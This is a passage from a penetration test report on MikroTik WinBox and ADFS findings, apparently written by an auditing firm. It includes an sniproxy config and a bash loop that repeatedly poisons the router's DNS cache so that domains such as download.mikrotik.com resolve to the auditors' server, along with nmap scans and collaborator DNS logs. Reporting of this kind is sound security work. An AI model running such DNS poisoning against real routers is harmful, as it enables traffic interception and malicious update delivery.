pidfile /tmp/sniproxy.pid

error_log {
    syslog daemon
    priority notice
}

listener [redacted]:443 {
    protocol tls
    table TableName

    fallback 192.0.2.5:443
    access_log {
        filename /tmp/sniproxy.log
    }
}
table TableName {
    .*\\..*     *:443
}
```

Running `sniproxy` server command:

Terminal

```
root@box6:~/sniproxy# sniproxy -c sniproxy.conf -f
```

After that - auditors used previously presented Proof of Concept to poison selected domains - however instead of forcing connection with 8.8.8.8 server - IP of `dnschef` was provided. Such requests to WinBox were sent every 5 minutes. Bash script auditors used:

Code – poison.sh

```
#!/bin/bash
#
###
echo "[+] `date` DNS Poiseoner. Send those requests every minute "

while /bin/true; do
        echo "[+]`date` Poisoning..."
        ./winbox_dns_request    -i    [redacted]    -p    8291    -s    [redacted]    --domain
www.[Redacted]domain.com
        ./winbox_dns_request -i [redacted] -p 8291 -s [redacted] --domain x.com
        ./winbox_dns_request -i [redacted] -p 8291 -s [redacted] --domain youtube.com
        ./winbox_dns_request -i [redacted] -p 8291 -s [redacted] --domain a.root-servers.net
        ./winbox_dns_request    -i    [redacted]    -p    8291    -s    [redacted]    --domain
upgrade.mikrotik.com
        ./winbox_dns_request -i [redacted] -p 8291 -s [redacted] --domain mikrotik.com
        ./winbox_dns_request    -i    [redacted]    -p    8291    -s    [redacted]    --domain
download.mikrotik.com
        echo "[+] `date` Let's take a 5 minute break"
        echo "{+] ===="
        sleep $[5*60]
done
```

Sample result after running the script:

Terminal

```
audytor@box1:~/winbox$ ./poison.sh
[+] Tue Aug 12 21:32:50 CEST 2025 DNS Poiseoner. Send those requests every minute
[+]Tue Aug 12 21:32:50 CEST 2025 Poisoning...
-> {bff0005:1,u1:1699092133,uff0006:1,uff0007:3,s3:'www.[Redacted]domain.com',Uff0001:[14]}
<-
{u4:1699092133,uff0003:2,uff0006:1,s3:'www.[Redacted]domain.com',U6:[1699092133],U7:[0],Uff0001:[],Uff0002
:[14],S5:['www.[Redacted]domain.com']}
-> {bff0005:1,u1:1699092133,uff0006:1,uff0007:3,s3:'x.com',Uff0001:[14]}
<-
{u4:1699092133,uff0003:2,uff0006:1,s3:'x.com',U6:[1699092133],U7:[0],Uff0001:[],Uff0002:[14],S5:['x.com']}
-> {bff0005:1,u1:1699092133,uff0006:1,uff0007:3,s3:'youtube.com',Uff0001:[14]}
<-
{u4:1699092133,uff0003:2,uff0006:1,s3:'youtube.com',U6:[1699092133],U7:[0],Uff0001:[],Uff0002:[14],S5:['yo
utube.com']}
[…]
[+] Tue Aug 12 21:32:51 CEST 2025 Let's take a 5 minute break
{+] ====
```

Unfortunately - no interesting interactions with `sniproxy` has been noted.

LOCATION

- [redacted]

RECOMMENDATION

It's recommended to upgrade MikroTik's firmware to latest, stable version. It's also recommended to limit remote access to administration panel and WinBox administration interface only to whitelisted IP addresses, described in SECURITUM-2416736-016.

[LOW] SECURITUM-2416736-016: Public access to Mikrotik WinBox management service

SUMMARY

It is possible to access the WinBox service which is used as administrative tool for Mikrotik routers. An attacker, using this fact, may try performing a brute-force attack and if successful - access the router configuration.

PREREQUISITES FOR THE ATTACK

- None

TECHNICAL DETAILS (PROOF OF CONCEPT)

Sample `nmap` scan revealing one of the WinBox services:

```
Terminal
audytor@box1:~$ nmap -Pn -n -sV -p 8291 [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 11:47 CEST
Nmap scan report for [redacted]
Host is up (0.033s latency).

PORT     STATE SERVICE VERSION
8291/tcp open  unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.72 seconds
```

Although no service banner was identified, it is possible to attempt a connection using the WinBox client.

LOCATION

- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- [redacted]

RECOMMENDATION

It is recommended to verify whether access to the WinBox must be possible when using the public Internet network. If not, the access should be limited to a selected group of IP addresses (whitelist).

[INFO] SECURITUM-2416736-017: ADFS external DNS interaction

SUMMARY


The ADFS authentication application allows a user to specify an external domain during login, which prompts the system to perform a DNS query for that domain. While this functionality is not a direct security vulnerability in itself, it provides a vector for an attacker to interact with the system's DNS client. This could allow them to manipulate DNS responses, potentially leading to unexpected system behaviour.

More information:

- https://seclists.org/fulldisclosure/2018/Sep/13
- https://www.secureworks.com/blog/going-for-the-gold-penetration-testing-tools-exploit-golden-saml
- https://learn.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/best-practices-securing-ad-fs

TECHNICAL DETAILS (PROOF OF CONCEPT)

First, it's needed to access ADFS login form. That can be done by visiting `crm.[Redacted]domain.com` and being redirected to ADFS for authentication:



Credentials to use

```
Username: [redacted].us.[redacted].com\anything
Password: anything
```

After login attempt - a DNS requests are being sent:

```
Terminal
audytor@box2:~/opt/collaborator/log$ cat collab.log
2025-08-06 02:50:25.535 : Received DNS query with type SRV from [[redacted]:50475] for
[_kERBeROs._tcP.pL._SItEs.dC._MsdcS.[redacted].uS.[redacted].CoM] containing interaction IDs:
[redacted]
2025-08-06 02:50:25.552 : Received DNS query with type SRV from [[redacted]:53262] for
[_KErBeroS._tCp.pL._SItEs.dc._msdCs.[redacted].US.[redacted].Com] containing interaction IDs:
[redacted]
2025-08-06 02:50:25.592 : Received DNS query with type SRV from [[redacted]:33766] for
[_keRbErOS._TCp.dC._MSDcs.[redacted].Us.[redacted].coM] containing interaction IDs: [redacted]
2025-08-06 02:50:25.703 : Received DNS query with type SRV from [[redacted]:57255] for
[_KeRbERos._tcp.dC._mSDcS.[redacted].uS.[redacted].COM] containing interaction IDs: [redacted]
```

Auditors attempted to make a valid SRV responses and put own Kerberos server, but no interactions has been performed.

LOCATION

- adfs.[Redacted]domain.com

RECOMMENDATION

This seem to be default ADFS behaviour and not sure if it's possible to be changed. It is, however, recommended to monitor or block external and unnecessary DNS traffic as additional security layer.